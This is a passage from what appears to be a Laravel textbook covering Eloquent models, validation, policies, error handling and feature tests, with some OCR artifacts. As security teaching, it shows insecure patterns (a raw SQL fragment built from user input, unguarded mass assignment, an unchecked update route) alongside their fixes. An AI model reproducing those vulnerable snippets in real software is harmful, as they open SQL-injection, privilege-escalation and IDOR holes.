`Notice::create($request->all())` would assign every field in the request to the model. If a malicious user adds `user_id=1` or `is_admin=1` to the form, those would be saved too — a **mass assignment** vulnerability. Eloquent therefore allows mass assignment only for attributes listed in `$fillable` (or, conversely, not listed in `$guarded`), and you should pass only validated data: `create($request->validated())`. Laravel 13 also allows the same configuration with PHP attributes such as `#[Fillable([…])]` on the class.

28.4 CRUD with Eloquent

PHP

```php
// CREATE
$notice = Notice::create([
    'title' => 'Library hours extended', 'slug' => 'library-hours-extended',
    'body' => 'The library will stay open until 10 pm.', 'category_id' => 3,
    'published_at' => now(),
]);                                          // INSERT ... ; $notice->id is set

// READ
$all    = Notice::all();                     // SELECT * FROM notices (a
    ↪ Collection)
$one    = Notice::find(12);                  // by primary key, or null
$one    = Notice::findOrFail(12);            // or a 404 response
$recent = Notice::where('category_id', 3)
                ->whereNotNull('published_at')
                ->orderByDesc('published_at')
                ->take(5)
                ->get();
$first  = Notice::where('slug', 'library-hours-extended')->first();
$count  = Notice::published()->count();

// UPDATE
$notice->title = 'Library hours extended until 10 pm';
$notice->save();                             // UPDATE ... only changed columns
Notice::where('category_id', 3)->update(['is_pinned' => false]);    // mass update

// DELETE
```

```php
$notice->delete();                              // soft delete (sets deleted_at)
Notice::destroy([4, 5, 6]);
```

Every query is built with bound parameters, so Eloquent is safe from SQL injection — unless you write raw SQL fragments with user input (`whereRaw("title = '$input'")`), which you must never do.

28.4.1 Seeing the SQL

`->toSql()` shows the query a builder will run, and `php artisan tinker` lets you experiment interactively:

```
➤ php artisan tinker

> Notice::published()->where('category_id', 3)->toSql();
= "select * from `notices` where `published_at` is not null and `published_at` <= ?
   and `category_id` = ? and `notices`.`deleted_at` is null"
> Notice::published()->count();
= 37
> Notice::find(12)->category->name;
= "Library"
```

Notice the soft-delete condition added automatically, and the `?` placeholders of a prepared statement.

28.4.2 Collections

`get()` and `all()` return a **Collection**, an object wrapping an array with dozens of chainable methods similar to JavaScript's array methods (Chapter 15):

PHP

```php
$notices = Notice::published()->get();
$titles  = $notices->pluck('title');                          // just the titles
$byCat   = $notices->groupBy(fn ($n) => $n->category->name);  // grouped by
    ↪ category name
$pinned  = $notices->filter(fn ($n) => $n->is_pinned);
$latest  = $notices->sortByDesc('published_at')->first();
```

Prefer doing filtering, sorting and counting in the database (with `where`, `orderBy` and `count`): loading thousands of rows only to discard most of them in PHP is slow.

28.4.3 Pagination

PHP

```php
$notices = Notice::published()->latest('published_at')->paginate(10)->
    ↪ withQueryString();
```

Blade

```
@foreach ($notices as $notice) ... @endforeach
{{ $notices->links() }}       {{-- page links; keeps ?q=... thanks to
    ↪ withQueryString() --}}
```

`paginate(10)` reads the `page` query parameter, runs the `COUNT` and `LIMIT/OFFSET` queries of Chapter 24, and returns an object that knows the total, current page and URLs — about 25 lines of plain PHP reduced to one method call.




Figure 28.1. The notices page generated by the Blade views and the paginated query (the first four of ten notices on the page are visible).

✔ Check Your Understanding

1. Which table and primary key does a model named `Category` use by default?
2. Why must `$fillable` be defined, and why pass `$request->validated()` rather than `all()`?
3. What is the difference between `find` and `findOrFail`?

28.5 Relationships

Eloquent represents the relationships of Chapter 23 as methods on the models.




Figure 28.2. Relationships in the notice board.

28.5.1 One-to-many

PHP | app/Models/Category.php and User.php

```php
use Illuminate\Database\Eloquent\Relations\HasMany;

class Category extends Model
{
    protected $fillable = ['name', 'colour'];
    public function notices(): HasMany { return $this->hasMany(Notice::class); }
    // uses notices.category_id
}

class User extends Authenticatable
{
    public function notices(): HasMany { return $this->hasMany(Notice::class); }
}
```

PHP | Using the relationship in both directions

```php
$category = Category::where('name', 'Library')->first();
foreach ($category->notices as $notice) { echo $notice->title; }   // property: the related models
$category->notices()->where('is_pinned', true)->count();            // method: a query builder

$notice->category->name;                                            // belongsTo: the parent
$request->user()->notices()->create($data);                         // sets user_id automatically
```

Accessing a relationship as a *property* (`$category->notices`) runs the query and returns the results; calling it as a *method* (`$category->notices()`) returns a query builder that you can refine.

28.5.2 Many-to-many

A notice can have several tags (“urgent”, “exam”, “scholarship”), and a tag belongs to many notices. As in Chapter 23, a junction (*pivot*) table `notice_tag` holds pairs of IDs.

PHP

```php
// In Notice:   public function tags(): BelongsToMany { return $this->belongsToMany(Tag::class); }
// In Tag:      public function notices(): BelongsToMany { return $this->belongsToMany(Notice::class); }

$notice->tags()->attach([1, 4]);         // insert pivot rows
$notice->tags()->detach(4);
$notice->tags()->sync([1, 2]);           // make the set exactly [1, 2]
$notice->tags->pluck('name');            // ["urgent", "exam"]
```

28.5.3 Eager loading and the N+1 problem

PHP | The N+1 problem

```php
$notices = Notice::latest()->take(10)->get();         // 1 query
foreach ($notices as $notice) {
    echo $notice->category->name;                     // +1 query PER notice = 10 more queries
}
```

Each lazy access to `$notice->category` runs a separate query: $1 + N$ queries in total — exactly the problem that slowed the results portal in Chapter 23. **Eager loading** fetches the related models in advance with one extra query:

PHP | Eager loading: 2 queries in total, however many notices

```php
$notices = Notice::with(['category', 'user'])->latest()->take(10)->get();
// select * from notices order by created_at desc limit 10
// select * from categories where id in (3, 1, 4, ...)
// select * from users where id in (7, 2, ...)
```

Use `with()` whenever a list will display related data. In development, the following line in a service provider turns accidental lazy loading into an error, so N+1 problems are caught early:

PHP | app/Providers/AppServiceProvider.php (boot method)

```php
Model::preventLazyLoading(! app()->isProduction());
```

28.6 More Model Features

28.6.1 Scopes

The `scopePublished` and `scopeSearch` methods of the `Notice` model define *local scopes*: reusable query conditions called as `Notice::published()->search($q)`. They keep business rules — "a notice is published when its publication time has passed" — in the model, where Chapter 25 said they belong.

28.6.2 Accessors and mutators

PHP

```php
use Illuminate\Database\Eloquent\Casts\Attribute;
use Illuminate\Support\Str;

protected function title(): Attribute
{
    return Attribute::make(
        get: fn (string $value) => Str::ucfirst($value),     // accessor: when reading
        set: fn (string $value) => trim($value),              // mutator: when writing
    );
}
protected function excerpt(): Attribute                       // a computed attribute
{
    return Attribute::get(fn () => Str::limit(strip_tags($this->body), 120));
}
// $notice->excerpt
```

28.6.3 Soft deletes

With the `SoftDeletes` trait and a `deleted_at` column, `delete()` does not remove the row; it records the deletion time, and normal queries exclude such rows automatically. Deleted notices can be listed with `Notice::onlyTrashed()`, restored with `$notice->restore()`, and removed permanently with `forceDelete()`. Soft deletes protect against accidental data loss and keep an audit trail.

28.7 Factories and Seeders

Development and testing need realistic data. A **factory** describes how to make a fake model; a **seeder** uses factories (or fixed data) to fill the database.

PHP | database/factories/NoticeFactory.php

```php
class NoticeFactory extends Factory
{
    public function definition(): array
    {
        $title = fake()->sentence(6);
        return [
            'user_id'      => User::factory(),
            'category_id'  => Category::inRandomOrder()->value('id'),
            'title'        => $title,
            'slug'         => Str::slug($title) . '-' . Str::random(5),
            'body'         => fake()->paragraphs(3, true),
            'is_pinned'    => fake()->boolean(10),               // 10% pinned
```

```
            'published_at' => fake()->dateTimeBetween('-2 months', 'now'),
        ];
    }

    public function draft(): static                                    // a factory "
    ↪ state"
    {
        return $this->state(['published_at' => null]);
    }
}
```

PHP | database/seeders/DatabaseSeeder.php

```php
public function run(): void
{
    foreach (['Examinations', 'CSE', 'EEE', 'Library', 'Administration'] as $name) {
        Category::create(['name' => $name]);
    }
    $staff = User::factory()->count(5)->create(['role' => 'staff']);
    Notice::factory()->count(37)->recycle($staff)->create();     // reuse the five
    ↪ staff users as authors
    Notice::factory()->count(3)->draft()->recycle($staff)->create();
}
```

➤ Seeding

```
$ php artisan migrate:fresh --seed
```

28.8 The Query Builder

When a query does not map neatly onto models — a report with complex joins and aggregates — Laravel's **query builder** constructs SQL directly, still with bound parameters:

PHP | Notices published per category this year

```php
use Illuminate\Support\Facades\DB;

$report = DB::table('notices')
    ->join('categories', 'categories.id', '=', 'notices.category_id')
    ->whereYear('notices.published_at', now()->year)
    ->whereNull('notices.deleted_at')
    ->groupBy('categories.name')
    ->orderByDesc('total')
    ->select('categories.name', DB::raw('COUNT(*) AS total'))
    ->get();
```

Transactions use `DB::transaction(function () { …});`, which commits if the closure finishes and rolls back if it throws (Chapter 23).

Real-World Case: The student who made himself an administrator

Scenario. A profile page lets students update their name and phone number. The controller runs `$request->user()->update($request->all());`, and the `User` model sets `protected $guarded = [];` to "make things work".

Problem. A student adds a field `role=admin` to the form in DevTools and submits it. He now has administrator access.

Analysis. `$request->all()` included every submitted field, and the empty `$guarded` array allowed mass assignment of every column, including `role`.

Solution. Validate the request and update only validated fields: `$request->user()->update($request->validate(['name' => 'required|max:100', 'phone' => 'nullable|max:20']));`. Define `$fillable` with only the columns users may change, and never make `role` fillable.

Lesson. Mass-assignment protection and validated input work together: never pass raw request data to a model.

Chapter Summary

- Migrations define the schema in version-controlled PHP; `migrate`, `rollback` and `fresh` apply and reverse them. Change schemas with new migrations.
- Eloquent maps tables to models by convention; `$fillable` controls mass assignment and `casts` convert column types.
- `create`, `find`/`findOrFail`, `where`/`get`, `save`/`update` and `delete` perform CRUD with prepared statements; `paginate` handles pagination; results are Collections.
- `hasMany`/`belongsTo`, `belongsToMany` and `hasOne` define relationships; eager loading with `with()` avoids N+1 queries.
- Scopes, accessors and mutators keep rules in the model; soft deletes keep deleted rows recoverable.
- Factories and seeders generate data; the query builder and `DB::transaction` handle complex queries and atomic operations.

Key Terms

migration
schema builder
up / down
rollback
migrate:fresh
foreign key constraint
ORM
Eloquent model
convention over configuration
$fillable
mass assignment
cast
find / findOrFail
query builder
Collection
pluck
paginate
tinker
relationship
hasMany
belongsTo
belongsToMany
pivot table
hasOne
lazy loading
eager loading
N+1 problem

local scope	soft delete	DB::transaction
accessor	factory	
mutator	seeder	

Review Questions

1. What problems do migrations solve? Why should an old migration not be edited after it has been shared?
2. Write a migration for a `courses` table with code (unique), title, credits and a foreign key to departments.
3. Explain the naming conventions Eloquent uses to find a model's table and keys.
4. What is mass assignment, and how does Eloquent protect against it?
5. Write Eloquent code to: find the five most recent published notices; count notices in category 2; update a notice's title; soft-delete a notice.
6. Define the relationships between `Author` and `Book` (one author, many books), and between `Book` and `Genre` (many-to-many).
7. Explain the N+1 query problem and how eager loading solves it.
8. What is a local scope? Write one called `pinned`.
9. What are factories and seeders used for?

Exam-Style Questions

1. **[6 marks]** For a blog with users, posts and comments, write the migrations and model relationship methods, then write Eloquent code to list the ten latest posts with their authors and comment counts without N+1 queries.
2. **[5 marks]** Explain ORM and the advantages of Eloquent over writing SQL with PDO. Are there disadvantages?
3. **[4 marks]** Explain migrations, including the `up` and `down` methods and the commands `migrate` and `migrate:rollback`.

Model answer to Question 1 (query part).

PHP

```php
$posts = Post::with('user')                // eager-load authors: one extra query
    ->withCount('comments')                // adds comments_count via a subquery
    ->latest()                             // ORDER BY created_at DESC
    ->take(10)
    ->get();

foreach ($posts as $post) {
    echo "{$post->title} by {$post->user->name} ({$post->comments_count} comments)";
}
```

With relationships `User hasMany Post`, `Post belongsTo User`, `Post hasMany Comment` and `Comment belongsTo Post`, this runs two queries in total, regardless of the number of posts.

Answers to Check Your Understanding

1. The table `categories` with primary key `id`.
2. To prevent attackers from setting columns they should not (such as `role` or `user_id`) by adding fields to the request; `validated()` contains only the fields that passed validation rules.
3. `find` returns `null` when no row exists; `findOrFail` throws an exception that becomes a 404 response.

CHAPTER 29

Validation, Authorisation and Error Handling in Laravel

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- validate requests with `$request->validate()` and with form request classes, using Laravel's validation rules;
- display validation errors and old input in Blade, and customise messages;
- write conditional and custom validation rules, and validate file uploads;
- authorise actions with gates and policies;
- explain how Laravel handles exceptions, create custom error pages, and configure debug mode safely;
- record events and errors with logging;
- write simple automated feature tests for validation and authorisation.

A web application must assume that every request might be invalid, unauthorised or malicious, and it must fail gracefully when something unexpected happens. Chapters 21 and 22 implemented validation, authorisation and error handling by hand. This chapter shows how Laravel turns each into a few declarative lines — and how to use those tools correctly in the Campus Notice Board.

29.1 Validating Requests

29.1.1 Validation in the controller

PHP | NoticeController@store (simple version)

```php
public function store(Request $request)
{
    $validated = $request->validate([
        'title'        => ['required', 'string', 'min:5', 'max:150'],
        'body'         => ['required', 'string', 'min:20'],
        'category_id'  => ['required', 'integer', 'exists:categories,id'],
        'published_at' => ['nullable', 'date', 'after_or_equal:today'],
        'is_pinned'    => ['boolean'],
    ]);
```

```
10
11      $request->user()->notices()->create($validated + ['slug' => Str::slug($validated
        ↪ ['title'])]);
12      return redirect()->route('notices.index')->with('status', 'Notice published.');
13  }
```

➤ How it works

If every rule passes, `validate()` returns an array containing *only* the validated fields — safe to pass to `create()` (Chapter 28). If any rule fails, Laravel stops the action and:

- for a normal form submission, *redirects back* to the previous page, flashing the error messages and the old input to the session — the sticky-form behaviour of Chapter 21, automatically;
- for a request that expects JSON (an API or `fetch` call), responds with status `422 Unprocessable Content` and a JSON body listing the errors (Chapter 30).

29.1.2 Common rules

Table 29.1. Frequently used validation rules.

Rule	Meaning
`required`, `nullable`, `sometimes`	Must be present and non-empty; may be null; validate only if present
`string`, `integer`, `numeric`, `boolean`, `array`, `date`	Type
`min:3`, `max:150`, `between:0,4`, `size:7`	Length for strings, value for numbers, count for arrays, kilobytes for files
`email`, `url`, `uuid`, `ip`	Formats
`regex:/^\d{7}$/`, `digits:7`, `alpha_dash`	Patterns
`in:draft,published`, `Rule::in([...])`	One of a fixed set
`confirmed`	Must match a field named `…_confirmation` (passwords)
`unique:users,email`	No existing row with this value
`exists:categories,id`	The value must exist in a table (foreign keys)
`after:today`, `before_or_equal:…`	Date comparisons
`file`, `image`, `mimes:pdf,docx`, `max:2048`	Uploads (size in KB)
`Password::min(8)->mixedCase()->uncompromised()`	Password strength (and not found in known data breaches)

Rules can also be written as a single string, `'required|string|max:150'`, but arrays are clearer and allow rule objects.

29.1.3 Displaying errors

Blade | resources/views/notices/create.blade.php (extract)

```blade
@if ($errors->any())
    <div class="alert alert-error" role="alert">
        Please correct the {{ $errors->count() }} error(s) below.
    </div>
@endif

<label for="title">Title</label>
<input id="title" name="title" value="{{ old('title') }}"
       @class(['input', 'is-invalid' => $errors->has('title')])
       aria-describedby="title-error">
@error('title')
    <p id="title-error" class="error">{{ $message }}</p>
@enderror

<label for="category_id">Category</label>
<select id="category_id" name="category_id">
    @foreach ($categories as $category)
        <option value="{{ $category->id }}" @selected(old('category_id') ==
    ↪ $category->id)>
            {{ $category->name }}
        </option>
    @endforeach
</select>
@error('category_id') <p class="error">{{ $message }}</p> @enderror
```

The `$errors` variable is available in every view; `@error('field')` shows the first message for a field; `old()` restores input; `@class` and `@selected` are conditional-attribute helpers.

29.1.4 Custom messages and attribute names

Laravel's default messages ("The title field must be at least 5 characters.") can be customised per rule and per field, and translated into other languages — including Bengali — with language files in `lang/`:

PHP

```php
$request->validate($rules, [
    'title.min'          => 'Please give the notice a more descriptive title.',
    'category_id.exists' => 'Please choose one of the listed categories.',
], [
    'category_id' => 'category',           // use "category" instead of "category
    ↪ id" in messages
]);
```

29.2 Form Requests

Validation rules clutter controllers and are often shared by `store` and `update`. A **form request** is a class that contains the validation rules — and the authorisation check — for one kind of request.

```
➤

$ php artisan make:request StoreNoticeRequest
```

PHP | app/Http/Requests/StoreNoticeRequest.php

```php
<?php

namespace App\Http\Requests;

use Illuminate\Foundation\Http\FormRequest;
use Illuminate\Support\Str;
use Illuminate\Validation\Rule;

class StoreNoticeRequest extends FormRequest
{
    public function authorize(): bool                          // may this user make
    ↪ this request?
    {
        return in_array($this->user()?->role, ['staff', 'admin'], true);
    }

    public function rules(): array
    {
        $notice = $this->route('notice');                      // the notice being
    ↪ edited, if any

        return [
            'title'        => ['required', 'string', 'min:5', 'max:150'],
            'slug'         => ['required', 'alpha_dash', 'max:170',
                               Rule::unique('notices', 'slug')->ignore($notice?->id)
    ↪ ],
            'body'         => ['required', 'string', 'min:20'],
            'category_id'  => ['required', 'exists:categories,id'],
            'published_at' => ['nullable', 'date'],
            'is_pinned'    => ['boolean'],
            'attachment'   => ['nullable', 'file', 'mimes:pdf,docx,jpg,png', 'max
    ↪ :4096'],
        ];
    }

    protected function prepareForValidation(): void            // normalise input
    ↪ first
    {
        $this->merge([
```

```
            'slug'      => Str::slug($this->input('slug') ?: $this->input('title', '
        ↪ ')),
            'is_pinned' => $this->boolean('is_pinned'),
        ]);
    }

    public function messages(): array
    {
        return ['title.min' => 'Please give the notice a more descriptive title.'];
    }
}
```

PHP | The controller becomes one line of real work

```
public function store(StoreNoticeRequest $request)
{
    $notice = $request->user()->notices()->create($request->safe()->except('
    ↪ attachment'));
    if ($request->hasFile('attachment')) {
        $notice->update(['attachment_path' => $request->file('attachment')->store('
    ↪ attachments')]);
    }
    return redirect()->route('notices.show', $notice)->with('status', 'Notice
    ↪ published.');
}
```

➤ How it works

When the controller method type-hints `StoreNoticeRequest`, Laravel runs `authorize()` (returning 403 if false), then `prepareForValidation()`, then the rules — all *before* the method body executes. The body therefore deals only with valid, authorised input. `Rule::unique(…)->ignore($id)` lets a notice keep its own slug when edited. File uploads are validated by real content type and size and stored under a random name by `store()`, applying the lessons of Chapter 21.

29.2.1 Custom rules

➤

```
$ php artisan make:rule StudentId
```

PHP | app/Rules/StudentId.php

```
class StudentId implements ValidationRule
{
    public function validate(string $attribute, mixed $value, Closure $fail): void
    {
        // 7 digits: 2-digit intake year, 2-digit department code, 3-digit serial
        if (! preg_match('/^\d{2}(0[1-9]|1[0-9])\d{3}$/', (string) $value)) {
```

```
            $fail('The :attribute is not a valid BAIUST student ID.');
        }
    }
}
// usage: 'student_id' => ['required', new StudentId]
```

✔ Check Your Understanding

1. What does Laravel do when validation fails for an ordinary form submission, and for a JSON request?
2. Why should the data passed to `create()` come from `validated()`?
3. What two responsibilities does a form request class have?

29.3 Authorisation: Gates and Policies

Authentication establishes *who* the user is; *authorisation* decides what they may do (Chapter 22). Middleware (Chapter 27) is suitable for coarse rules such as "staff only". Rules about a *particular record* — "only the author of a notice, or an admin, may edit it" — belong in a **policy**.

```
➤

$ php artisan make:policy NoticePolicy --model=Notice
```

PHP | app/Policies/NoticePolicy.php

```php
<?php

namespace App\Policies;

use App\Models\Notice;
use App\Models\User;

class NoticePolicy
{
    public function before(User $user, string $ability): ?bool   // admins may do anything
    {
        return $user->role === 'admin' ? true : null;              // null = continue to the method
    }

    public function create(User $user): bool
    {
        return $user->role === 'staff';
    }

    public function update(User $user, Notice $notice): bool
    {
```

```
        return $user->id === $notice->user_id;                    // only the
    ↪ author
    }

    public function delete(User $user, Notice $notice): bool
    {
        return $user->id === $notice->user_id && $notice->published_at === null;
    ↪ // only unpublished drafts
    }
}
```

Laravel finds the policy for a model by naming convention. It is used in three places:

PHP | In a controller

```
Gate::authorize('update', $notice);        // throws -> 403 Forbidden if not allowed
if ($request->user()->can('delete', $notice)) { ... }
```

PHP | On a route

```
Route::put('/notices/{notice}', [NoticeController::class, 'update'])->can('update',
    ↪ 'notice');
```

Blade | In a view: show buttons only when allowed

```
@can('update', $notice)
    <a href="{{ route('notices.edit', $notice) }}">Edit</a>
@endcan
```

Using the same policy for both the check and the view guarantees that the interface never offers actions the server would refuse, while the server never relies on the interface. For simple checks not tied to a model, *gates* are defined as closures: `Gate::define('view-reports', fn (User $u) => $u->role === 'admin');`.

29.4 Error Handling

29.4.1 Exceptions and responses

When code throws an exception that is not caught, Laravel's exception handler converts it into an HTTP response:

29.4.2 Debug mode

With `APP_DEBUG=true`, a 500 error shows a detailed page with the exception message, the stack trace, the code around the failing line, the request data and environment — invaluable in development and dangerous in production, where it reveals code, paths and sometimes secrets (Chapter 26). In production, set `APP_DEBUG=false`: users see a simple error page, and the details go to the log.

Table 29.2. How common exceptions become responses.

Exception	Response
`ModelNotFoundException` (`findOrFail`, route binding)	404 Not Found
`AuthenticationException`	Redirect to login (or 401 for JSON)
`AuthorizationException` (policies, `authorize()`)	403 Forbidden
`ValidationException`	Redirect back with errors (or 422 JSON)
`TokenMismatchException` (CSRF)	419 Page Expired
`abort(503)`, other `HttpExceptions`	That status code
Any other exception	500 Internal Server Error (logged)

29.4.3 Custom error pages

To replace the default error pages, create Blade views named after the status code in `resources/views/errors/`:

Blade | `resources/views/errors/404.blade.php`

```
@extends('layouts.app')
@section('title', 'Page not found')
@section('content')
    <h1>We couldn't find that page</h1>
    <p>The notice may have been removed, or the link may be incorrect.</p>
    <p><a href="{{ route('notices.index') }}">Browse all notices</a></p>
@endsection
```

Similar views for 403, 419 (“your session expired — please reload the form”), 500 and 503 (maintenance) make failures understandable and keep users within the site’s navigation.

29.4.4 Handling exceptions yourself

Catch exceptions only when you can do something useful — retry, use a fallback, or show a specific message:

PHP

```
try {
    $rates = Http::timeout(5)->get('https://api.example.com/rates')->throw()->json();
} catch (\Illuminate\Http\Client\ConnectionException $e) {
    report($e);                                  // log it, but keep the page working
    $rates = Cache::get('last-known-rates', []);
}
```

Global customisation — for example reporting exceptions to an error-tracking service, or rendering a specific exception differently — is configured in `->withExceptions(…)` in `bootstrap/app.php`.

29.5 Logging

Laravel writes logs to `storage/logs/laravel.log` by default, and can also send them to daily files, the system log, Slack or external services, configured as *channels* in `config/logging.php`.

PHP

```php
use Illuminate\Support\Facades\Log;

Log::info('Notice published', ['notice_id' => $notice->id, 'user_id' => $request->user()->id]);
Log::warning('Failed login', ['email' => $request->input('email'), 'ip' => $request->ip()]);
Log::error('Payment gateway timeout', ['order' => $order->id]);
```

➤ storage/logs/laravel.log

```
[2026-09-28 14:03:11] local.INFO: Notice published {"notice_id":41,"user_id":7}
[2026-09-28 14:05:52] local.WARNING: Failed login {"email":"admin@example.com","ip":"103.4.145.20"}
```

Log levels (`debug`, `info`, `notice`, `warning`, `error`, `critical`, `alert`, `emergency`) let production systems record only what matters. Never log passwords, full card numbers or session tokens.

29.6 Testing Validation and Authorisation

Validation and authorisation are exactly the kind of code that should be protected by automated tests: a single mistake exposes data. Laravel includes the Pest and PHPUnit testing frameworks; *feature tests* send fake HTTP requests to the application and check the responses.

PHP | tests/Feature/NoticeTest.php (Pest)

```php
use App\Models\{Notice, User};

test('guests cannot create notices', function () {
    $this->post('/notices', ['title' => 'Hello'])->assertRedirect('/login');
});

test('students are forbidden to create notices', function () {
    $student = User::factory()->create(['role' => 'student']);
    $this->actingAs($student)->post('/notices', [])->assertForbidden();
});

test('a title is required', function () {
    $staff = User::factory()->create(['role' => 'staff']);
    $this->actingAs($staff)->post('/notices', ['body' => str_repeat('x', 30)])
         ->assertSessionHasErrors('title');
});

test('authors cannot edit other authors\' notices', function () {
```

```
    $notice = Notice::factory()->create();
    $other  = User::factory()->create(['role' => 'staff']);
    $this->actingAs($other)->put("/notices/{$notice->id}", [])->assertForbidden();
});
```

```
➤ php artisan test

  PASS  Tests\Feature\NoticeTest
✓ guests cannot create notices                                  0.12s
✓ students are forbidden to create notices                      0.03s
✓ a title is required                                           0.02s
✓ authors cannot edit other authors' notices                    0.03s

Tests:    4 passed (4 assertions)
```

Real-World Case: The update route that trusted the form

Scenario. In a departmental portal, teachers edit their own notices. The edit page shows only the teacher's notices, and the update action validates the fields and saves.

Problem. A teacher changes the notice ID in the URL `/notices/58/edit` to `/notices/12/edit` and edits the head of department's notice.

Analysis. Validation checked *what* was submitted, but nothing checked *whether this user may change this record* — an insecure direct object reference (Chapter 22). Showing only the teacher's notices in the list was not a security control.

Solution. Add a `NoticePolicy` with an `update` method, call `Gate::authorize('update', $notice)` in `edit` and `update` (or use `->can()` on the routes), use `@can` in the views, and add a feature test proving that another user receives 403.

Lesson. Validate input *and* authorise every action on every record — and test both.

Chapter Summary

- `$request->validate()` checks input against rules; on failure it redirects back with errors and old input (or returns 422 JSON); on success it returns only the validated data.
- Blade's `$errors`, `@error` and `old()` display errors and restore input; messages can be customised and translated.
- Form requests hold authorisation and validation for a request, with `prepareForValidation` and rule objects such as `Rule::unique()` with `ignore()`; custom rules implement `ValidationRule`.
- Policies authorise actions on specific models, used through `Gate::authorize`, `can()` and `@can`; gates handle simple checks.
- Exceptions become HTTP responses (404, 403, 419, 422, 500); `APP_DEBUG` must be false in production; custom error views keep users oriented.
- `Log` records events and errors in channels; feature tests verify validation and authorisation.

Key Terms

validation rule
validate()
validated data
422 Unprocessable Content
$errors
@error
old()
custom message
form request
authorize()
prepareForValidation
Rule::unique
exists rule
custom rule
file validation
authorisation
policy
gate
Gate::authorize
@can
before hook
exception handler
ModelNotFoundException
403 Forbidden
419 Page Expired
debug mode
custom error page
logging
log level
log channel
feature test
actingAs

Review Questions

1. Write validation rules for a registration form with name, e-mail (unique), password (confirmed, at least 8 characters) and date of birth (before today).
2. Explain what happens when validation fails in a web request and in an API request.
3. Show how to display the error for a field called `phone` and refill its value in Blade.
4. What advantages do form requests have over validating in the controller?
5. Explain the purpose of `Rule::unique('users','email')->ignore($user->id)`.
6. Distinguish middleware, gates and policies as authorisation tools.
7. Write a policy method that lets users delete only their own comments.
8. Which status codes do Laravel's common exceptions produce?
9. Why must `APP_DEBUG` be false in production?
10. Write a feature test that checks that a guest cannot view `/admin`.

Exam-Style Questions

1. **[6 marks]** Create a form request for adding a product (name required and at most 100 characters; price numeric and positive; category existing; image optional, JPEG or PNG, at most 2 MB) that only admins may submit. Show the controller method that uses it.
2. **[5 marks]** Explain Laravel policies with an example in which only the author of a post may edit it. Show where the policy is checked.
3. **[4 marks]** Describe how Laravel handles errors and exceptions in development and in production.

Model answer to Question 1.

PHP

```php
class StoreProductRequest extends FormRequest
{
    public function authorize(): bool
    {
        return (bool) $this->user()?->is_admin;
    }
    public function rules(): array
    {
        return [
            'name'        => ['required', 'string', 'max:100'],
            'price'       => ['required', 'numeric', 'gt:0'],
            'category_id' => ['required', 'exists:categories,id'],
            'image'       => ['nullable', 'image', 'mimes:jpg,jpeg,png', 'max:2048'],
        ];
    }
}

public function store(StoreProductRequest $request)
{
    $data = $request->safe()->except('image');
    if ($request->hasFile('image')) {
        $data['image_path'] = $request->file('image')->store('products', 'public');
    }
    Product::create($data);
    return redirect()->route('products.index')->with('status', 'Product added.');
}
```

`authorize()` returns 403 for non-admins; the rules cover each requirement (`max:2048` is in kilobytes); the controller receives only validated data and stores the image under a generated name.

Answers to Check Your Understanding

1. For a form it redirects back with the errors and old input in the session; for a JSON request it responds with 422 and a JSON object of error messages.
2. It contains only fields that have rules and passed them, so extra fields (such as `role`) cannot be mass-assigned.
3. Authorising the request (`authorize()`) and validating its data (`rules()`).

CHAPTER 30

RESTful APIs

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- explain what a web API is and why modern systems are built around APIs;
- describe the REST architectural style and its constraints;
